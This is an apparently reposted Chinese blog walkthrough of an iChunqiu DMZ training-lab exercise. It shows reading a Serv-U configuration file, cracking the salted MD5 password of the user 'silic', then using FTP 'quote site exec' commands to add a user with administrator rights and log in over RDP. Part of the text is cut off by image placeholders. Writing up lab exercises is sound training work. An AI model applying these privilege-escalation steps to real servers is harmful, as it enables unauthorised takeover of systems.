


# i春秋DMZ大型靶场实验(一)内网拓展

转载

[weixin\\_30237719](#) 于 2019-07-10 15:51:00 发布 544 收藏  
文章标签: [php](#)  
原文链接: <http://www.cnblogs.com/feizianquan/p/11164473.html>  
版权

The screenshot displays the iChunqiu DMZ target field interface. The top navigation bar includes 'DMZ大型靶场实验', '剪切板', '实验环境', '高速模式', and '场景拓扑图'. Below this, there are tabs for '实验手册' and '实验问答'. A status bar shows '区域: 操作区 IP: 172.16.11.2 用户名: ichunqiu 密码: ichunqiu'. The main content area is divided into two sections: '实验环境' (Experimental Environment) and a browser window. The '实验环境' section lists: '操作机: Windows XP', 'IP: 172.16.11.2', '目标机: Windows Server 2003', 'IP: 172.16.12.226', and '下载实验文件地址: file.ichunqiu.com/4reh6kee'. The browser window shows a website with the URL '172.16.12.226' and content including 'Call us: 1234 5678 90', 'Contact us: your@email.com', and a large 'MADE' logo.



更具提示 先下载工具包



## 当前目录: /4reh6kee/

文件名	文件大小	日期
<a href="#">上级目录</a>	-	-
<a href="#">Tools.zip</a>	53K	2018-Apr-6

ip 172.16.12.226 打开bp 进行代理发现 整个页面 没有请求

没有其页面通过 御剑, dir, hscan 进行目录爆破未发现有用信息 对当前页面进行代码审计发现png 二级图片路径

```
Admin/img/about-img1.jpg" alt="" />  
<div class="business_item">  
  <div class="business_img">  
     dir c:\serv-u /s
驱动器 C 中的卷没有标签。
卷的序列号是 BCE2-D1CF

c:\Documents and Settings\All Users\「开始」菜单\程序 的目录


2017-11-23  15:42    <DIR>          Serv-U
              0 个文件             0 字节

c:\Program Files\RhinoSoft.com 的目录

2019-07-10  22:10    <DIR>          Serv-U
              0 个文件             0 字节

所列文件总数:
              0 个文件             0 字节
              2 个目录    10,761,134,080 可用字节


C:\WWW\u-Are-Admin\upload-file\>
```



查看

```
172.16.12.226 172.16.12.226 172.16.12.226 172.16.12.226
载入 C:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.ini
[GLOBAL]
Version=6.4.0.6
UseUPnP=1
RegistrationKey=b5MXNJ16+Zmq7s5BulE40+0AH0xzIaPojrcd9niegJMTMhcD780q7s5BRK460+pmaC8FQNWbhlNsgTj6HL10V/==
ProcessID=1048
[DOMAINS]
Domain1=0.0.0.0|21|haxorcitos|1|0|0
[Domain1]
User1=silic|1|0
[USER=silic|1]
Password=axD863A61A33950A96393EDB53952F3AD1
HomeDir=c:\
RelPaths=1
PasswordLastChange=1562771279
TimeOut=600
Access1=C:\|RWAMELCDP
```

发现账号silic 密码直接MD5解密



去掉 ax 盐 silic 才是他的密码 尝试 ftp 登录提权

```
C:\Documents and Settings\Administrator>ftp 172.16.12.226
Connected to 172.16.12.226.
220 Serv-U FTP Server v6.4 for WinSock ready...
User (172.16.12.226:(none)): silic
331 User name okay, need password.
Password:
230 User logged in, proceed.
ftp> whoami
Invalid command.
ftp> net user
Invalid command.
ftp> quote site exec net user
200 EXEC command successful (TID=33).
ftp> quote site exec whoami
200 EXEC command successful (TID=33).
ftp> quote site exec net user username password /add
200 EXEC command successful (TID=33).
ftp> quote site exec net localgroup administrators username /add
200 EXEC command successful (TID=33).
ftp> stant
```

直接添加账号 username password

打开mstsc 登录成功



转载于:<https://www.cnblogs.com/feizianquan/p/11164473.html>